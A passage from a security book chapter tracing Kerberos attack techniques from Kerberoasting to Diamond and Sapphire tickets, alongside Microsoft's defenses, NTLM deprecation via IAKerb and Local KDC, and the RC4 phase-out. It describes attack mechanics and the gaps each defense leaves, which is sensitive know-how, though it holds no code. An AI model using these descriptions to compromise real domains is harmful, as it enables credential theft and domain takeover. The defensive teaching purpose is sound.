Sapphire Ticket. Charlie Bromberg, also known online as "Shutdown", at Synacktiv [773] [774]. The community wiki The Hacker Recipes, which Bromberg maintains, documents the Sapphire Ticket technique end-to-end at `thehacker.recipes/a-d/movement/kerberos/forged-tickets/sapphire` [774]. The verifiable third-party attribution lives at pgj11.com, which records verbatim: "One brand new technique is Sapphire Ticket. Created by Charlie Shutdown (twitter.com/_nwodtuhs) this approach is more stealthy. You can create a TGT impersonating any user assembling real TGT and real PAC combining S4U2Self + U2U... He extended Ticketer from Impacket to add this attack" [773]. The Sapphire Ticket bolts a *legitimately KDC-issued* PAC (obtained by chaining the S4U2Self and User-to-User Kerberos extensions to request a service ticket *to oneself* with the PAC of an arbitrary target user) onto a Diamond-style ticket. The result presents PAC signatures that the KDC itself produced. Unit 42's December 2022 "Next-Gen Kerberos Attacks" writeup is the secondary that joined Diamond and Sapphire into the same article and named them collectively the "Precious Gemstones" [775]. *(Note: Some secondary sources attribute Sapphire Ticket to Charlie Clark of Semperis. The misattribution probably stems from Clark's separate "AS Requested STs" post on the Semperis blog, which discusses a different technique exploiting unarmored machine-account AS-REQs and is not the Sapphire Ticket primary [776]. The verified Sapphire-Ticket originator is Charlie Bromberg (Shutdown, Synacktiv) per [773].) (Note: The adsecurity.org URL `?p=2293` is Sean Metcalf's "Cracking Kerberos TGS Tickets Using Kerberoast: Exploiting Kerberos*

to Compromise the Active Directory Domain" (not Metcalf's separate KRBTGT-account post, which lives at a different URL). The page is the operational walkthrough that pairs with Tim Medin's 2014 DerbyCon disclosure [767].)

Microsoft's engineered response to both Diamond and Sapphire was CVE-2022-37967, the KrbtgtFullPacSignature [755] [756]. It is the first PAC-handling protocol change since Windows 2000's introduction of the PAC. After full enforcement, the KDC adds a *Full PAC Signature* that covers the entire encoded PAC, not just the existing sub-signatures. This closes PAC tampering by parties that do *not* hold the krbtgt key, the modification-after-issuance class the sub-signatures left uncovered. It does *not* stop an attacker who already holds the krbtgt key: a Golden or Diamond forger computes a valid Full PAC Signature with that same key. KrbtgtFullPacSignature raises the bar against PAC modification by non-key-holders; it is not a defense against krbtgt compromise itself, for which the only remedy is securing and dual-rotating krbtgt (Chapter 18).

> The accounts most vulnerable to Kerberoasting are those with weak passwords and those that use weaker encryption algorithms, especially RC4. RC4 is more susceptible to the cyberattack because it uses no salt or iterated hash when converting a password to an encryption key, allowing the cyberthreat actor to guess more passwords quickly.: Microsoft Security Blog, October 11, 2024 [763]

The spine table

Generation	Year	Primitive	Structural Insight	Microsoft Response
1	2014	Kerberoasting [688]	Service-ticket ciphertext inside the TGS-REP is encrypted with the SPN account's long-term key; offline-crackable	gMSA (2012) [764] dMSA (2025) [765] Beyond-RC4 (2025-2026) [760]
2	2014-2017	Golden / Silver Ticket [261] AS-REP Roasting [738]	RFC 4120 has no online ticket validation [741] long-term key = forge equivalence	KrbtgtFullPacSignature (2022) [755] preauth-required default since Windows 2000
3	2018-2020	SpoolSample [726] RBCD [691] Bronze Bit [752]	MS-RPRN coercion; RBCD permits forwardable S4U2Proxy outcomes under Shamir's documented conditions; pre-2020	Bronze Bit patch (Nov 2020); KB5008380 + MachineAccountQuota=0 (Nov 2021); LDAP signing

Generation	Year	Primitive	Structural Insight	Microsoft Response
			KDC did not independently validate the EncTicketPart flags	
4	2022	Certifried [769] KrbRelayUp [693]	ADCS template SAN-binding ambiguity; LDAP defaults unsigned	KB5014754 strong-mapping [770] LDAP signing + EPA on /certsrv/
5	2022	Diamond [771] Sapphire [773] [775]	PAC sub-signatures did not cover the encoded PAC structure	KrbtgtFullPacSignature (CVE-2022-37967, Nov 2022) [755]




Figure 17.3: The 2014–2022 Kerberos attack cascade across five generations: each generation's primitive on the left, Microsoft's response on the right. Every primitive eventually met an engineered response, yet new ones kept appearing until more structural seams were addressed.

Walkthrough timeline: attack cascade. The public sequence runs from Kerberoasting and Mimikatz Golden/Silver tickets in 2014, through AS-REP roasting, SpoolSample/PrinterBug, RBCD, and Bronze Bit, into the 2022 cluster of KrbRelayUp, Certifried, Diamond, Sapphire, and Microsoft's KrbtgtFullPacSignature response. The security lesson is chronological: each primitive exposed a different ticket, flag, PAC, or delegation seam.

Eight years. Eleven structural primitives. One protocol. By 2022 the public cascade slowed, not because the protocol had become simple, but because the known seams had acquired named mitigations, patches, or operational controls. The 2022 Microsoft response, KrbtgtFullPacSignature, was the first one that targeted the *structural* properties (PAC coverage of its own structure) rather than the per-primitive patches that defined the 2014-2020 era. To see why that was a turning point, it helps to see exactly what the defensive cadence looked like before then.

The defensive cadence before 2023

Each of the eleven primitives in the attack-cascade section eventually met a patch, mitigation, or operational control. By 2022 every named primitive *had* a response. And yet the cascade kept producing new primitives. Why?

The answer is in the shape of the defensive controls. Walk them in chronological order.

Protected Users (Server 2012 R2, October 2013) [777]. A new security group that triggers five non-configurable client-side protections and four non-configurable domain-controller-side protections [672]. The client side: CredSSP "doesn't cache the user's plain text credentials"; Windows Digest "doesn't cache the user's plaintext credentials"; "NTLM stops caching the user's plaintext credentials or NT one-way function (NTOWF)"; "Kerberos stops creating Data Encryption Standard (DES) or RC4 keys... or long-term keys after acquiring the initial Ticket Granting Ticket (TGT)"; "The system doesn't create a cached verifier at user sign-in or unlock" [672]. The domain-controller side, also verbatim: members "cannot authenticate with NTLM authentication... use DES or RC4 encryption types in Kerberos preauthentication... delegate with unconstrained or constrained delegation... renew Kerberos TGTs beyond their initial four-hour lifetime" [672]. The limit is the obvious one: Protected Users breaks every workflow that relied on delegation, RC4, or NTLM, and there are many such workflows still in production.

Authentication Policy Silos (Server 2012 R2). A scope construct that lets administrators group users, computers, and service accounts under authentication policies that restrict where high-value credentials can be used and tune Kerberos TGT lifetime and access conditions. The standard tier-zero / tier-one / tier-two split fits neatly under three silos [778] [779].

◆ **DEFINITION — AUTHENTICATION POLICY SILO** A container of users, computers, and managed service accounts in Active Directory that scopes a single authentication policy. Members can be required to authenticate only from designated hosts, must use AES enctypes, may be excluded from delegation, and (when paired with FAST armoring) sign their AS-REQ inside a machine-account or anonymous-PKINIT armor. Available since Server 2012 R2; the operational granularity that Protected Users does not provide on its own [778].

Restricted Admin (2014) and Remote Credential Guard (2016) [780]. The RDP-side companions that block credential exposure on the target host. Both work by changing what gets sent on the wire during a remote sign-in: Restricted Admin (Windows 8.1 / Server 2012 R2 era) uses the user's TGT to authenticate via Kerberos network logon, so no credentials reach the target; Remote Credential Guard (Windows 10 1607, August 2016) performs the same trick but for interactive sessions, redirecting CredSSP back to the originating workstation [780].

Credential Guard (Windows 10 RTM, 2015) [621]. Virtualization-Based-Security-isolated LSASS: secrets that LSASS would otherwise hold in user-mode memory are moved into the LSAISO trustlet running in Virtual Trust Level 1. SYSTEM on the box cannot read VTL1 memory. The Credential Guard chapter (Chapter 15) owns this mechanism in full; the load-bearing distinction for *this* chapter is that it isolates the long-term *key*, not the *tickets* minted from it: current-session TGTs and service tickets still sit in VTL0 `lsass.exe`, which is why ticket abuse remains a Kerberos problem after the long-term secret is off the box.

FAST armoring (RFC 6113, April 2011). Sam Hartman and Larry Zhu's "A Generalized Framework for Kerberos Pre-Authentication" defines the FAST (Flexible Authentication Secure Tunneling) channel [750]. The AS-REQ is wrapped in an outer armor envelope, keyed under the machine account's TGT (for a domain-joined client), an anonymous PKINIT TGT (for a non-domain-joined client), or a compound identity. The armor envelope encrypts the PA-ENC-TIMESTAMP blob and authenticates the entire request, closing the offline-cracking path that targets the encrypted-timestamp pre-auth. The limit: FAST is client opt-in, not on by default, and Server 2012 R2 domain functional level is the floor for compound identity. Many production environments still do not require FAST on their tier-zero accounts.

gMSA (Server 2012). The dispositive Kerberoasting defense for service accounts [764] [781]. The Microsoft Key Distribution Service (`kdssvc.dll`) computes and rotates the account password material, and member hosts authorized for the gMSA can retrieve current and previous password values from a domain

controller. The decisive property that gMSA closes is the human-typed-password assumption: there is no password to remember, write down, or share.

LDAP signing and channel binding. The dispositive KrbRelayUp defense. Set `LDAPServerIntegrity = 2` to require signing on every LDAP bind, and `LdapEnforceChannelBinding = 2` to require channel binding on TLS-bound LDAP connections. Both are off by default in older domain functional levels, which is exactly the default the [693] README is targeting when it calls itself "no-fix".

KrbtgtFullPacSignature (November 2022). The first PAC-handling protocol change since Windows 2000's introduction of the PAC. After full enforcement, every PAC carries an additional Full PAC Signature covering the entire encoded structure, not just sub-pieces; this closes PAC modification by parties that do not hold the krbtgt key. It does not stop a krbtgt-key holder (Golden or Diamond), nor Sapphire-class variants that obtain a legitimate KDC-issued PAC via S4U2Self [755] [756].

MachineAccountQuota = 0 guidance (KB5008380, November 2021) [768]. The dispositive RBCD defense as a configuration: setting the directory-wide `ms-DS-MachineAccountQuota` attribute on the domain root to zero prevents non-administrative users from creating computer accounts at all, which kills the first step of the chain in the opening gap analysis.

> ▸ **KEY IDEA** Each defensive control patches a primitive. No control patches the structural property of the protocol. That any long-term symmetric key is forge-equivalent for every ticket type that key signs, and that local AP acceptance without a per-request KDC callback makes online ticket revocation incompatible with the design.

Defense	Target Primitive	Structural Limit
Protected Users [672]	Pass-the-Hash, Pass-the-Ticket, RC4 pre-auth	Breaks delegation, RC4, and NTLM; four-hour TGT cap may break legacy apps
Authentication Policy Silo [778]	Per-tier scope of Protected-Users behavior	Requires Server 2012 R2 DFL; FAST armoring requires Server 2012 R2 too
Credential Guard	LSASS memory theft (Mimikatz `sekurlsa::`)	Does not prevent ticket theft via legitimate Kerberos APIs
FAST (RFC 6113) [750]	PA-ENC-TIMESTAMP offline cracking	Client opt-in; not on by default

Defense	Target Primitive	Structural Limit
gMSA [764]	Kerberoasting on service accounts	Human-managed service accounts unaffected
LDAP signing + channel binding	KrbRelayUp [693]	Off by default in older domains
KrbtgtFullPacSignature [755]	Diamond and most Sapphire variants	Does not stop Sapphire-class variants where the abusive PAC is obtained from the KDC legitimately (for example via S4U2Self) rather than forged or modified after issuance
MachineAccountQuota = 0	RBCD chain [691]	Default value is `10`; setting requires admin action

Read the table the way an attacker reads it. Each row is necessary; no row is sufficient. The "structural limit" column is the next-attack catalog. Protected Users does not stop a Diamond Ticket forged from a stolen KRBTGT key. Credential Guard does not stop the operator who has SYSTEM on a domain controller. FAST does not stop AS-REP Roasting (because AS-REP Roasting only happens on accounts with pre-auth disabled, where FAST is moot). gMSA does not protect a service account someone still manages manually with a Notes-saved password.

The pattern is the answer to the section's opening question. Every control attacks one primitive (a key, a flag, a coercion path, a ticket lifetime) and none of them closes *the* protocol-level structural property that any long-term symmetric key in the domain is forge-equivalent for any ticket type that key signs. By 2022 the known public engineering catalog had matured. The 2023 announcement was the first plan in this sequence that targeted the structure.

What would a structural fix even look like, given that any "online revocation" change would also give up Kerberos's O(1) service-side validation, and given that any "deprecate the long-term key" change has to back-compat to clients that have not been touched since Server 2008? The October 2023 Palko post had answers.

The breakthrough: Closing the Domainless gap

October 11, 2023. Matthew Palko, Microsoft's Principal Group Product Manager for Windows authentication, publishes "The evolution of Windows authentication" on the Windows IT Pro Blog. The post's raw HTML metadata records a modified time of `2023-11-11T01:30:49.108-08:00`; its description reads "Discover how we're securing authentication and reducing NTLM usage in Windows" [717]. It is the first time Mi-

crosoft commits publicly to deprecating NTLM, and the first time Microsoft names the three load-bearing engineering features that move Kerberos from "domain-only" to "load-bearing-for-everything".

The plan has four moving parts. Each one closes a specific reason that NTLM survived for thirty years.

IAKerb: Kerberos without KDC line-of-sight

The structural reason NTLM lived through Server 2003, Server 2008, Server 2012, and Server 2019 is that Windows had no Kerberos-equivalent path for the case where a client cannot reach a KDC. A laptop on a hotel network, a hybrid Azure-joined workstation that can reach the application server but not the AD DC, a workgroup machine attempting to access a domain file share: all of those flowed back to NTLM by default, because Kerberos required a working AS-REQ to the domain controller before it could mint a TGT.

IAKerb (Initial and Pass Through Authentication Using Kerberos V5 and the GSS-API) closes that gap. The draft IETF specification, draft-ietf-kitten-iakerb, is by Benjamin Kaduk, Jim Schaad, Larry Zhu, and Jeffrey E. Altman [728]. The mechanism is GSS-API encapsulation: the client wraps each AS-REQ, AS-REP, TGS-REQ, and TGS-REP message inside a GSS-API token addressed to the application server, and the application server proxies the token to the KDC the server *can* reach. From the client's perspective, it is talking to the application server; from the KDC's perspective, the AS exchange came from the application server. The protocol's verbatim problem statement reads: "encapsulating the Kerberos messages inside GSS-API tokens. With these extensions a client can obtain Kerberos tickets for services where the KDC is not accessible to the client, but is accessible to the application server" [728].

> ◆ **DEFINITION — IAKERB** Initial and Pass Through Authentication Using Kerberos V5 and the GSS-API. An extension to GSS-API Kerberos (RFC 4121) that encapsulates Kerberos AS / TGS exchanges inside GSS-API tokens between client and application server, so the application server can proxy them to a KDC the server can reach but the client cannot. Documented in the IETF draft `draft-ietf-kitten-iakerb` by Kaduk, Schaad, Zhu, and Altman [728].

> ◆ **DEFINITION — LOCAL KDC** A Kerberos Key Distribution Center for a workgroup or Azure-joined machine's local-account world. Public roadmap material and the FOSDEM localkdc work describe tickets backed by the local account database and reached through the IAKerb/application-protocol path

> rather than a classic domain-KDC line-of-sight requirement. It closes the "local account auth has no KDC" gap that has kept NTLM alive for workgroups since Windows NT 3.1; exact Windows process placement and key handling remain implementation details unless Microsoft documents them at protocol-spec level [717] [782].

MIT krb5 added IAKERB support nearly sixteen years before Windows' planned broad enablement. The README for krb5-1.9, released December 22, 2010, says verbatim: "Add support for IAKERB. A mechanism for tunneling Kerberos KDC transactions over GSS-API, enabling clients to authenticate to services even when the clients cannot directly reach the KDC that serves the services" [783] [784]. The capability sat in MIT's mainline Kerberos for over a decade. Windows did not ship the equivalent because, until NTLM was on a deprecation path, Windows did not need it: NTLM filled the line-of-sight gap. Once NTLM was on the road to removal, IAKerb stopped being optional. *(Note: The nearly sixteen-year gap between MIT krb5-1.9 IAKERB (December 22, 2010) and Microsoft's planned H2 2026 broad enable is the cleanest evidence that Microsoft's NTLM deprecation is the* forcing function* for the Kerberos refit, not a side effect. The specification was waiting for the customer demand to catch up.)*

Local KDC: Kerberos for the workgroup

The second structural reason NTLM survived was that Windows local accounts had no concept of "domain". Without an AD domain, there was no KDC. Without a KDC, there were no Kerberos tickets. Local-account authentication therefore flowed through NT challenge-response (NTLMv2) by default.

Local KDC closes this. The Local KDC, shipping in Windows 11 24H2 and Server 2025 with broad enablement targeted for H2 2026 [717], is a Kerberos KDC built directly on top of the local SAM database. Microsoft's public direction is AES-keyed Kerberos over the local account database rather than NTLM challenge-response; based on the cited roadmap and the FOSDEM localkdc design, the expected access path is IAKerb encapsulation inside application protocols rather than a newly exposed general-purpose KDC service. Treat exact SAM-to-key derivation and in-memory handling as implementation details unless Microsoft documents them at protocol-spec level.

The parallel open-source path was demonstrated by Alexander Bokovoy and Andreas Schneider at FOSDEM 2025, where they presented "localkdc: A General Local Authentication Hub" [782]. The abstract reads verbatim: "A local Kerberos Key Distribution Center (KDC) is not a new invention. It is a useful tool in combi-

nation with the Kerberos IAKerb extension but also allows to map SSO from a web authentication to local authentication or in a network environment isolated from the rest of the enterprise environment... how use of NTLM in SMB protocol will be replaced by a localkdc in combination with IAKerb" [782]. Samba 4.21 carries the prototype implementation.

§ **aside — What FOSDEM 2025 confirmed** The Bokovoy / Schneider talk is the cleanest external evidence that Local KDC is a *protocol-level* architecture, not a Microsoft-proprietary one. Samba, Heimdal, MIT krb5, and Microsoft are converging on the same design: an in-process KDC, GSS-API-tunnelled Kerberos exchanges, AES-keyed local accounts. The IETF draft-ietf-kitten-iakerb specification [728] is the shared standardization layer.

> Add support for IAKERB: a mechanism for tunneling Kerberos KDC transactions over GSS-API, enabling clients to authenticate to services even when the clients cannot directly reach the KDC that serves the services.: MIT krb5-1.9 release notes, December 22, 2010 [783]

PKINIT and the freshness extension

The third gap NTLM filled was non-password credentials. Windows Hello for Business (developed later in Chapter 20), smart cards, and Federal Information Processing Standard token logon all need to translate "I hold this private key" into "I hold this Kerberos TGT". PKINIT (Public Key Cryptography for Initial Authentication in Kerberos), RFC 4556, by Larry Zhu (Microsoft) and Brian Tung (Aerospace Corporation), is the protocol for that [749]. The AS-REQ carries a `PA-PK-AS-REQ` PA-DATA element wrapping an `AuthPack` CMS structure signed by the client's private key; the AS-REP carries a TGT encrypted to `krbtgt` (opaque to the client) alongside a client-visible reply part protected by a reply key established through RSA key transport or Diffie-Hellman key agreement, and decrypting that reply part yields the TGT session key.

The 2006 RFC 4556 PKINIT had a freshness gap: because the `signedAuthPack` proved possession of the private key only against the client's own timestamp, a party holding a previously- or pre-signed `AuthPack` could authenticate without proving *current* possession of the key. RFC 8070, "PKINIT Freshness Extension," by Michiko Short, Seth Moore, and Peter Miller of Microsoft (February 2017) closed it [751]. The AS-REP issues an opaque `PA-AS-FRESHNESS` blob in a preliminary KDC-error round-trip; the client must echo the blob in its next signed AS-REQ; replays after the freshness window fail. Verbatim from RFC 8070 abstract: "exchange an opaque data blob that a Key Distribution Center (KDC) can validate to ensure that the

client is currently in possession of the private key during a PKINIT Authentication Service (AS) exchange" [751].

Together, RFC 4556 plus RFC 8070 anchor every modern non-password Windows credential: Windows Hello for Business, smart-card logon, FIDO2 keys mediated by Windows Hello, and the upcoming Entra-issued cloud TGTs. The 2022 Certifried CVE [769] forced the *strong-mapping* layer on top of all of this: every certificate used for PKINIT must carry an X.509 extension binding it to a specific AD account SID. KB5014754 [770] tracks the rollout, including the Compatibility, Enforcement, and rollback-removal dates.

FAST armoring as default

The fourth gap was the trust assumption at the start of an AS-REQ: the encrypted-timestamp pre-auth blob, `PA-ENC-TIMESTAMP`, is keyed under the client's password-derived key, which is offline-crackable on observation. FAST (RFC 6113) wraps the AS-REQ inside an armor envelope keyed under a separate key the attacker does not see [750]. In a domain-joined client the armor key is derived from the machine account's TGT; in a non-domain-joined client it is derived from an anonymous PKINIT TGT; in a compound-identity scenario it is the combination of both.

What changes in the 2023 plan is the *default-on* posture: Authentication Policy Silos can require constrained authentication policy for silo members, and FAST is the protocol tool for armoring the exchange. For Local KDC clients, anonymous-PKINIT or equivalent armoring is the expected design pressure because a local password-derived key would otherwise become an offline-cracking target; the exact Windows default should be treated as roadmap behavior until Microsoft documents it in implementation detail.




Figure 17.4: IAKerb encapsulation: a client with no line of sight to the KDC authenticates through the application server, which proxies the AS and TGS exchanges to a KDC it can reach. The server forwards GSS-API tokens only. It never learns the user's password or the client-side reply key.

Walkthrough. IAKerb encapsulation. Treat the application server as a relay for KDC traffic, not as a KDC and not as a password verifier. Step 1: the client emits a GSS-API token whose inner payload is an AS-REQ; the application server forwards that byte string to the KDC it can reach. Step 2: the KDC's AS-REP returns to the server, which wraps it back to the client without learning the user's password or the client-side reply key. Step 3: the client uses the TGT session key it received from the AS-REP to build a TGS-REQ, again inside a GSS-API token to the server. Step 4: the server forwards TGS-REQ to the KDC and returns TGS-REP to the client. Step 5: only after the client has a service ticket does the normal AP-REQ happen. The trust boundary is therefore precise: the server is trusted for availability and message forwarding, but the cryptographic binding remains between client, KDC, and service principal. That distinction is what makes replay protection, channel binding, and downgrade detection the operational questions rather than "does the server see the password?" [728].

The gap-to-closure mapping

NTLM-fallback gap	Engineered closure	Primary source	Ship target
Client has no KDC line-of-sight	IAKerb GSS-API encapsulation	[728]	Windows 11 24H2 / Server 2025; broad enable H2 2026 [717]
Local accounts have no domain KDC	Local KDC over the local account database, with AES-keyed Kerberos as the direction	[717] [782]	Windows 11 24H2 / Server 2025
Non-password credentials need an AS path	PKINIT (RFC 4556) + Freshness (RFC 8070) + strong mapping (KB5014754)	[749] [751] [770]	Enforcement February 11, 2025; Disabled mode removed April 2023; Compatibility mode removed Sept 9, 2025
AS-REQ pre-auth is offline-crackable	FAST armoring (RFC 6113) where required by policy	[750] [778]	Available since Server 2012 R2; policy-dependent

After decades of layered extensions, Microsoft's 2026 roadmap makes Kerberos the intended primary authentication path for many scenarios that formerly fell back to NTLM: domain-joined, workgroup, Azure-joined without AD line-of-sight, and local-account to local-account. Legacy interop and staged enablement remain the caveat. The mechanism that closes the last gap (IAKerb) is a nearly sixteen-year-old MIT protocol coming to Windows for the first time. What's left for Kerberos to fix is encryption-type hygiene, and a December 2025 Microsoft post named the calendar dates for that too.

The Beyond-RC4 cadence

December 3, 2025. The Microsoft Windows Server Blog publishes "Beyond RC4 for Windows authentication" [760]. The post is short and unusually operational. It does not merely say that RC4 is weak. It names a three-phase rollout, names the Windows Server versions whose audit surfaces are being enhanced, and names the mid-2026 enforcement boundary as **CVE-2026-20833** [760]. Verbatim: "By mid-2026, we will be updating the domain controller default assumed supported encryption types. The assumed supported encryption types is applied to service accounts that do not have an explicit configuration defined. Secure Windows

authentication does not require RC4; AES-SHA1 can be used across all supported Windows versions since it was introduced in Windows Server 2008" [760].

That sentence is doing three different kinds of work.

First, it says the change is a **KDC default-selection change**, not a client-side preference tweak. The issue is the account that has no explicit `msDS-SupportedEncryptionTypes` value. Before the default flip, a domain controller can assume broad compatibility and issue RC4 if the request and account state allow it. After the flip, that unstated account policy becomes AES-SHA1-only by assumption. The absence of configuration stops being permissive.

Second, it says the migration destination is **AES-SHA1**, meaning RFC 3962 enctypes 17 and 18, not AES-SHA2. That is not because AES-SHA2 is absent from Kerberos. RFC 8009 exists [762], and `[MS-KILE]` already defines supported-encryption-types bits K and L for `AES128-CTS-HMAC-SHA256-128` and `AES256-CTS-HMAC-SHA384-192` [758]. The practical reason is ecosystem coverage: AES-SHA1 has been available across supported Windows versions since Server 2008 [761] [760]. A default flip can survive only if the ordinary Windows estate already knows the destination enctype.

Third, it changes the meaning of "we have not set that attribute". In old estates, many service accounts have blank `msDS-SupportedEncryptionTypes` because the directory object predates AES hygiene, because the account was created by an installer, or because the service owner never had to care. The Beyond-RC4 cadence turns that blank into an operational risk register: every blank service account is either silently compatible with AES or about to become a Phase-3 incident.

The rollout has three phases.

Phase 1, January 2026, audit only. Domain controllers gain new fields in Event ID 4768 (TGT issued) and Event ID 4769 (TGS issued): `msDS-SupportedEncryptionTypes`, `Available Keys`, and `Session Encryption Type` [760]. Those are the three fields a defender needs to distinguish policy from reality. `msDS-SupportedEncryptionTypes` answers "what did the directory say this account supports?" `Available Keys` answers "which long-term keys did the KDC actually have material for?" `Session Encryption Type` answers "which enctype did this ticket actually use?" Without all three, teams confuse an account that is configured for AES with a client that still negotiated RC4, or a client that prefers AES with a service account whose key material was never regenerated.

The same phase ships two PowerShell auditing scripts in the `microsoft/Kerberos-Crypto` repository. `List-AccountKeys.ps1` enumerates accounts and configured encryption support. `Get-KerbEncryptionUsage.ps1` parses the 4768 / 4769 stream and reports accounts still requesting or receiving RC4 tickets [760]. This pairing matters. Direc-

tory inventory alone over-reports risk because many RC4-capable accounts never receive tickets. Event inventory alone under-reports risk if the lookback window misses a monthly job, a disaster-recovery workflow, or a linked-server path that runs only during close. A masterclass audit needs both views and the join between them.

Phase 2, April 2026, default flip. The assumed `msDS-SupportedEncryptionTypes` on accounts with no explicit setting changes from "broad compatibility, including RC4 when negotiated" to "AES-SHA1 only" [760]. On paper this is safe for supported Windows because AES-SHA1 has been present since Server 2008 [761]. In production, the breakage concentrates in places that were never managed as Windows-first Kerberos: old Linux keytabs generated when RC4 was still the practical default, network-attached-storage appliances with embedded Kerberos libraries, Java stacks pinned to old JGSS behavior, SQL Server linked servers using manually managed SPNs, and vendor appliances whose service account password was last reset before AES key material was populated.

The subtle failure mode is key material, not just policy. A service account can advertise AES, but if its password has not been reset since AES keys were expected, the KDC may not have the AES long-term key needed to issue an AES ticket. That is why "reset the service account password" appears in nearly every Kerberoasting hardening roadmap: the password reset is the event that derives and stores fresh key material for the selected enctypes. gMSA and dMSA avoid this human-managed key-material trap by making rotation structural rather than calendar-driven [764] [765].

Phase 3, mid-2026, enforcement: CVE-2026-20833. RC4 tickets require explicit per-account opt-in. The enforcement boundary is **CVE-2026-20833**, called out by name in the December 2025 Microsoft post [760]. After that boundary, an account that has not had `msDS-SupportedEncryptionTypes` explicitly written to include `0x4` for RC4 should not receive RC4 tickets merely because the old default was permissive. Domain controllers will reject requests that ask for RC4 against accounts now configured, or assumed, to be AES-only [760].

> **Phase 3: enforcement. CVE-2026-20833.** Treat the CVE name as the operational deadline, not as trivia. It is the point at which "RC4 worked because nobody configured the account" stops being a compatibility feature. If a production service still needs RC4 after that boundary, the dependency must be explicit on the account, documented as an exception, monitored through 4768 / 4769, and attached to a remediation owner [760].


The secure-state table is small enough to memorize.

